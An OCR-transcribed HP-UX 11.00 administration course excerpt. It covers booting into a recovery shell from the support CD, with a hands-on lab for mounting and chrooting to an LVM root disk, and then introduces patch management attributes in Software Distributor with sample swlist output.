
When the system is booted from the support media and the option to run a recovery shell is selected, a RAM-based file system is created in memory. The RAM-based file system is 8 MB in size and holds a minimum set of files.

The RAM-based file system can be accessed through the “HP-UX Core Media System Recovery” menu, selection “Exit to shell”

Once in the recovery shell, the following commands can be used to gain functional access to the root file system:

```
# chroot_lvmdisk
# cd /ROOT;  chroot /ROOT /sbin/sh
# vgchange –a y vg00
# mount -a
```

15–6. SLIDE: Booting into a Recovery Shell – Logical Picture



Booting into a Recovery Shell —
Logical Picture

Student Notes


The logical picture of the file system when booting from the recovery shell is shown on the above slide. The full file system picture starts with the RAM-based file system, from which the root file system (**/dev/vg00/lvol3**) from the primary boot disk is mounted. The root file system is mounted under the **/ROOT** mount point by executing the **chroot_lvmdisk** command.

Now, whenever a file on the root file system is accessed, the full pathname to that file will need to have **/ROOT** added to the front of the pathname. For example, the **/dev/vg00/lvol1** file system is normally mounted under **/stand**. But, when booted from the recovery shell, the mount point directory becomes **/ROOT/stand** as shown in the slide.

To allow files on the root file system to be accessed without having to used **/ROOT** in the full pathname, the beginning of the file system can be redefined to start at **/ROOT** instead of **/.** This is done with the command combination of:

```
   # cd /ROOT;  chroot /ROOT /sbin/sh
```

15–7. SLIDE: Summary of Possible Repairs with the Support CD



Summary of Possible Repairs with the Support CD

Support CD

LIF Header

PVRA / VGRA

LIF Area

ISL
AUTO
~~HPUX~~

BDRA

lvol1 (/stand)

~~/vmunix~~

lvol2 (swap)

lvol3 (/)

~~/sbin/init~~
/etc/inittab
/etc/passwd

Bad Block Relocation

LIF Header

PVRA / VGRA

LIF Area

ISL
AUTO
HPUX

BDRA

lvol1 (/stand)

/vmunix

lvol2 (swap)

lvol3 (/)

/sbin/init
/etc/inittab
/etc/passwd

Bad Block Relocation

Student Notes

Learning how to use the support media can be a valuable skill when troubleshooting an unbootable disk. The support media can:

- Repair corrupted portions of the LIF area or create/initialize a whole new LIF area
- Repair a corrupted kernel or have a generic kernel added to the **`/stand`** file system.
- Repair corrupted startup files (binary or ASCII) through the recovery shell or through the Recovery Menu.

15–8. LAB: Recovery System in HP-UX 11.00

Directions

This lab applies to the HP-UX 11.00 operating system.

WARNING: **You should know the hardware paths to the input device which holds the *HP-UX 11.xx Install and Core OS* medium. You should also know the hardware paths of the disk(s) you want to access (for example, the root disk). If you input incorrect paths, either the recovery tools will not work or you could corrupt areas of the disk that you were not intending to access!**

1. Perform the following tasks:

   A. Reboot your system.

   ```
   # cd /
   # shutdown -ry 0
   ```

   B. Interrupt the boot sequence by pressing ESC on an older work-station or pressing any key on a server or new workstation.

   C. Do a search for potential boot devices.

   ```
   #Main Menu: Enter command > sea
   ```

   D. Boot from the CDROM drive.

2. Ensure that the *HP-UX 11.xx Install and Core OS* medium is inserted into the CDROM drive. Then boot from this CD, and answer n (no) to the question about interacting with ISL. Lastly, for language choice, enter **46** (or whatever number corresponds to the language you use), and confirm your choice of language by pressing RETURN.

   ```
   Main Menu: Enter command > bo p2  ( insert correct number )
   Interact with IPL (Y,N,Q)> n
   46
   <RETURN>
   ```

   After a few minutes, you will see a screen similar to the following:

   ```
        Welcome to the HP-UX installation/recovery process!

   Use the tab key to navigate between fields, and the arrow keys
   within fields.  Use the <return/enter> key to select an item.
   Use the <return> or <space-bar> to pop-up a choices list.  If the
   menus are not clear, select the "Help" item for more information.
   ```

```
       Hardware summary:              System model: 9000/778/B132L

    +----------------------+----------------+--------------------+
    | Disks: 5  ( 20.0 GB) |  Floppies: 0   | LAN cards:   2     |
    | CDs:   1             |  Tapes:    1   | Memory:    128 Mb  |
    | Graphics Ports: 0    |  IO Buses: 6   |                    |
    +----------------------+----------------+--------------------+

                   [    Install HP-UX     ]

                   [ Run a Recovery Shell ]

                   [  Advanced Options    ]

      [  Reboot  ]                                      [ Help ]
```

3. From the above *Welcome* screen, select **`Run a Recovery Shell`** in order to begin the recovery process. Also, answer **`n`** (no) to the networking question.

   After a few minutes, you will see a warning screen concerning root file systems that are mirrored. Press RETURN to continue.

4. After pressing RETURN, the following status message is displayed:

   ```
   Loading commands needed for recovery!
   ```

   Then the following menu is displayed:

   ```
           HP-UX CORE MEDIA SYSTEM RECOVERY
                      MAIN MENU

   s.  Search for a file
   b.  Reboot
   l.  Load a file
   r.  Recover an unbootable HP-UX system
   x.  Exit to shell
   c.  Instructions on chrooting to a lvm /(root)

   This menu is for listing and loading the tools contained on the support
   media.  Once a tool is loaded, it may be run from the shell. Some tools
   require other files to be present in order to successfully execute.

   Select one of the above:
   ```

5. To load a file or files, enter **l** at the prompt. Something similar to the following will be displayed:

```
Filesystem    kbytes    used   avail %cap iused  ifree iused Mounted on
/               2011    1459     552  73%   137    343   29%          ?

Enter the filename(s) to load:
```

6. Enter the name(s) of the file(s) you wish to load. For example:

```
Enter the filename(s) to load:

sh vi who grep
```

   The file **who** is NOT in the SYSCMDS archive. Press RETURN to continue.

   The following example lists a file **fgrep** which must be loaded before the files **vi** and **grep** can be loaded; it also lists a file **who** which is not in the load list.

   NOTE: Since **./usr/bin/grep** is linked to **./usr/bin/fgrep**, **./usr/bin/fgrep** must precede **./usr/bin/grep** in the load list.

```
********  THE REQUESTED FILE(S): ***********

./sbin/sh ./usr/bin/vi ./usr/bin/grep

Is the above load list correct [n]?
```

7. You decide that this load list is INCORRECT, because **./usr/bin/fgrep** does not precede **./usr/bin/grep** in the list of requested files, and so you enter **n**. The following is displayed:

```
Nothing will be loaded!

Press <RETURN> to continue.
```

8. Press RETURN and you return to the Main Menu:

```
       HP-UX CORE MEDIA SYSTEM RECOVERY
                  MAIN MENU

s.  Search for a file
b.  Reboot
l.  Load a file
r.  Recover an unbootable HP-UX system
x.  Exit to shell
c.  Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the
support media.  Once a tool is loaded, it may be run from the shell.
Some tools require other files to be present in order to successfully
execute.

Select one of the above:
```

9. Select **l** again to load for a file. When prompted to enter the filenames to load, type **ioscan**.

```
Enter the filename(s) to load:
ioscan
```

The following will be displayed:

```
**********  THE REQUESTED FILE(S):  *************

./sbin/ioscan  ./usr/sbin/ioscan

Is the above load list correct? [n]

Enter y to start load of ioscan files.

*********  downloading the files  *********

x  ./sbin/ioscan,  167936 bytes,  328 tape blocks
x  ./usr/sbin/ioscan symbolic link to /sbin/ioscan

Press  <RETURN>  to return to Main Menu
```

10. Press RETURN to return to Main Menu.

```
       HP-UX CORE MEDIA SYSTEM RECOVERY
```

```
                  MAIN MENU

s.  Search for a file
b.  Reboot
l.  Load a file
r.  Recover an unbootable HP-UX system
x.  Exit to shell
c.  Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the
support media.  Once a tool is loaded, it may be run from the shell.
Some tools require other files to be present in order to successfully
execute.

Select one of the above:
```

Now select **x** to exit to a shell.

Select one of the above: **x**

At the # prompt enter the following command:

```
# pwd
/
# ls -l /sbin/ioscan
```

Notice that the **ioscan** file that you loaded was placed in this small MEMORY-BASED file system

11. Enter **menu** at the # prompt to return to the Main Menu. You will see the following menu again:

```
#menu

       HP-UX CORE MEDIA SYSTEM RECOVERY
                  MAIN MENU

s.  Search for a file
b.  Reboot
l.  Load a file
r.  Recover an unbootable HP-UX system
x.  Exit to shell
c.  Instructions on chrooting to a lvm / (root)

This menu is for listing and loading the tools contained on the
support media. Once a tool is loaded, it can be run from the shell.
Some tools require other files to be loaded in order to successfully
execute.

Select one of the above:
```

12. This time select **s** to search for a file you wish to load. You will see the following display:

    ```
    Either enter the filename(s) to be searched for, or ’all’ for a total listing.
    ```

13. Enter the following:

    ```
    vi awk /sbin/sh who
    ```

    Either enter the filename(s) to be searched for, or **all** for a total listing.

    You will receive the following response:

    ```
    ./usr/bin/vi
    ./usr/bin/awk
    ./sbin/sh

    **** The file ’who’ was not found in the SYSCMDS archive.  ****

    <Press RETURN to continue listing>
    ```

14. Press RETURN to continue the listing. Press RETURN again and the *HP-UX Core Media System Recovery* Main Menu is displayed again:

    ```
          HP-UX CORE MEDIA SYSTEM RECOVERY
                     MAIN MENU

    s.  Search for a file
    b.  Reboot
    l.  Load a file
    r.  Recover an unbootable HP-UX system
    x.  Exit to shell
    c.  Instructions on chrooting to a lvm /(root)

    This menu is for listing and loading the tools contained on the
    core media. Once a tool is loaded, it can be run from the shell.
    Some tools require other files to be loaded in order to successfully
    execute.

    Select one of the above:
    ```

15. We will now exit to a shell and manually mount and access the **/** and **/stand** file systems from your system disk. Select **c** from the *HP-UX CORE MEDIA SYSTEM RECOVERY* Main Menu. This will allow you to read instructions for **chrooting** to an LVM **/** (root) disk. The following will be displayed:

```
              Exit to the shell and run 'chroot_lvmdisk'.

# chroot_lvmdisk
```

16. Select **x** from the *HP-UX CORE MEDIA SYSTEM RECOVERY* Main Menu. This will allow you to exit to the shell.

    Select one of the above: **x**

    Type RETURN to return to the menu environment.

17. Execute the **chroot_lvmdisk** command.

```
# chroot_lvmdisk

Enter the hardware path associated with the '/'(ROOT) file system

(example: 8/12.6.0 )
```

18. Type RETURN to accept the example (default) as your root file system hardware path; otherwise, enter the hardware path for the root file system hardware you wish to specify in its place.

19. You then see the message:

    ```
    Is 8/4.8.0 the hardware path of the root/boot disk?[y|n|q]-
    ```

    Since this hardware path is correct, just press **y** (yes) and press RETURN.

    ```
    Is 8/4.8.0 the hardware path of the root/boot disk?[y|n|q]-y

    /sbin/fs/hfs/fsck -c 0 -y /dev/rdsk/c0t6d0s1lvm
    ** /dev/rdsk/c0t6d0s1lvm
    ** Last Mounted as /stand
    ** Phase 1 - Check Blocks and Sizes
    ** Phase 2 - Check Pathnames
    ** Phase 3 - Check Connectivity
    ** Phase 4 - Check Reference Counts
    ** Phase 5 - Check Cyl groups
    24 files, 0 icont, 24104 used, 43629 free (53 frags, 5447 blocks)

    Mounting c0t6d0s1lvm to Core Tape's /ROOT directory...

    /sbin/fs/vxfs/fsck -y /dev/rdsk/c0t60s2lvm
    file system clean - log replay is not required
    /sbin/fs/vxfs/mount /dev/dsk/c0t6d0s2lvm /ROOT
    /sbin/fs/hfs/mount /dev/dsk/c0t6d0s1lvm /ROOT/stand
    loading /usr/sbin/chroot
    x ./usr/sbin/chroot 12288 bytes 32 tape blocks
    Enter 'cd /ROOT; chroot /ROOT /sbin/sh' at the shell prompt to chroot to
    the customer's /(root) disk.
    ```

20. At the # prompt, enter **cd /ROOT**; **chroot /ROOT** /**sbin/sh**.

    ```
    # cd /ROOT; chroot /ROOT /sbin/sh
    #
    ```

    Your current working directory is now the root directory of the *real* disk-based file system. You can now access files in your system **/** and **/stand** file systems. This allows you to modify files that may be corrupt or missing. Note that you will need to use the **ls -l** command instead of the more comfortable **ll** command.

21. Use the **vgchange** command, as follows:

    ```
    # vgchange -a y /dev/vg00
    Activated volume group
    Volume group "/dev/vg00" has been successfully changed
    ```

    This will activate **vg00**, so that you can get to your swap area, **/usr**, etc. If you need to access files in other file systems on your system disk, such as **/usr** or **/home**, you will need to execute **vgchange**. Use the **vgdisplay** command, as follows:

```
# vgdisplay
```

Notice the output says that the *VG Status is available* , and that, for **Cur LV**, there are eight logical volumes. Now, use the **vgdisplay** command again, this time with the **verbose** option, as follow:

```
# vgdisplay -v
```

The logical volumes within the volume group corresponding to the various components (**/**, **swap**, **/usr**, **/home**, **/tmp**, **/var**, **/opt**) are listed.

You must know which **lvol** is for swap (usually **lvol2**) and which **lvol** is for **/usr** (usually **lvol6**).

Enter **mount -a** to mount all of the secondary file systems.

```
# mount -a
```

You may receive a warning message regarding the **/** or **/stand** file system but this can be disregarded. However, if you receive an error that specifies one of the secondary file systems, then you must **fsck** that file system before it can be mounted. Enter a **swapon** command, as follows

```
# swapon /dev/vg00/lvol2
```

22. Since the file systems are now mounted, we can use tools like **bdf**.

```
# bdf
```

23. Enter **umount -a** to unmount all secondary file systems before going back to main menu.

```
# umount -a
```

umount may complain about **/ROOT** and also about **/ROOT/stand**. These complaints many be safely ignored at this time.

24. Enter exit to **exit** out of **chroot** shell.

```
# exit
```

25. Enter **menu** to return to the main menu.

```
# menu

               HP-UX CORE MEDIA SYSTEM RECOVERY
                          MAIN MENU

        s.  Search for a file
        b.  Reboot
        l.  Load a file
        r.  Recover an unbootable HP-UX system
        x.  Exit to shell
        c.  Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the
support media.  Once a tool is loaded, it can be run from the shell.
Some tools require other files to be loaded in order to successfully
execute.

Select one of the above:
```

26. Enter **b** to reboot the system.

```
Select one of the above: b
```


Module 16 — Patch Management at HP-UX 11.00

Objectives

Upon completion of this module, you will be able to:

- List four new patch management attributes introduced with HP-UX 11.00.
- List four additional patch management tools which can be added to an HP-UX 11.00 system through a patch.
- Describe the procedure for committing a patch.

16–1. SLIDE: Patch Management



Patch Management

- At 10.x, the real management of patches ***is not*** done by SD, it's done by the scripts.
- At 11.0, the real management of patches ***is*** done by SD, ***not*** by the scripts.
  - Patch information is kept in the IPD
  - New attributes related to patch management at HP-UX 11.00:

    ```
    is_patch
    patch_state
    superseded_by
    supersedes
    ```
  - Software Distributor at 11.00 *can* easily distinguish patches; Software Distributor at 10.x *cannot* distinguish patches.

Student Notes

Software Distributor (SD) is much more "patch aware" at HP-UX 11.00. At HP-UX 10.20, patch management was done through SD scripts, like:


- **`checkinstall`**, **`preinstall`**, and **`postinstall`** to manage patch installation
- **`checkremove`**, **`preremove`**, and **`postremove`** to manage patch removal

Now at HP-UX 11.00, real patch management is done by SD, not by scripts. Now at HP-UX 11.00, SD can:

- Differentiate products which are software patches from those products which are not software patches.
- Commit existing patches to the system, freeing up disk space used by "saved" files. By committing a patch, an agreement is made that the patch will "*never*" be removed, allowing the old save files to be removed.
- List which patches a new patch *supercedes*. For new patches, SD can list the existing patches for which the new patch `supercedes`.

- List which patches an older patch has been *superceded_by*. For older patches, SD can list any newer patches for which the older patch has been **`superceded_by`**.

16–2. SLIDE: New Attribute: `is_patch`



New Attribute: **is_patch**

- A new attribute included when defining a SD product at 11.00 (in the Product Specification File): **`is_patch`**
- If **`is_patch`** is set to true, SD knows it's a patch.

```
# swlist -l product -a is_patch

   Accounting             false
   AudioSubsystem         false
   CDE                    false
   CPS                    false
   Curses-Color           false
   DCE-Core               false
   ...
   PHCO_13316             true
   PHCO_13363             true
   PHCO_14177             true
   PHCO_15768             true
   PHCO_17321             true
   ...
```


Student Notes

All information about an SD product is contained in a Product Specification File (PSF). A new PSF field called **`is_patch`** allows SD to differentiate a SD patch product from the other SD products.

The command to list which SD products are patches and which are not patches is:

```
# swlist –l product –a is_patch
```

16–3. SLIDE: New Attribute: `patch_state`



New Attribute: **`patch_state`**

- The “patch_state” attribute can be:

```
applied
committed
superseded
```

```
# swlist -l patch -a patch_state \*.\*,c=patch

   # PHCO_13316.CORE-SHLIBS       OS-Core.CORE-SHLIBS     applied
   # PHCO_13363.UX-CORE           OS-Core.UX-CORE         superseded
   # PHCO_14177.SYS-ADMIN         OS-Core.SYS-ADMIN       applied
   # PHCO_14177.UX-CORE           OS-Core.UX-CORE         applied
   # PHCO_15768.C-MIN             OS-Core.C-MIN           superseded
   # PHCO_15768.CORE-SHLIBS       OS-Core.CORE-SHLIBS     superseded
   # PHCO_15768.PROG-AUX          ProgSupport.PROG-AUX    superseded
   # PHCO_15768.PROG-MIN          ProgSupport.PROG-MIN    superseded
   # PHCO_17321.UX-CORE           OS-Core.UX-CORE         applied
   …
```

Notice that PHCO_13363 has been superseded.
Q: *Which patch superseded PHCO_13363?*

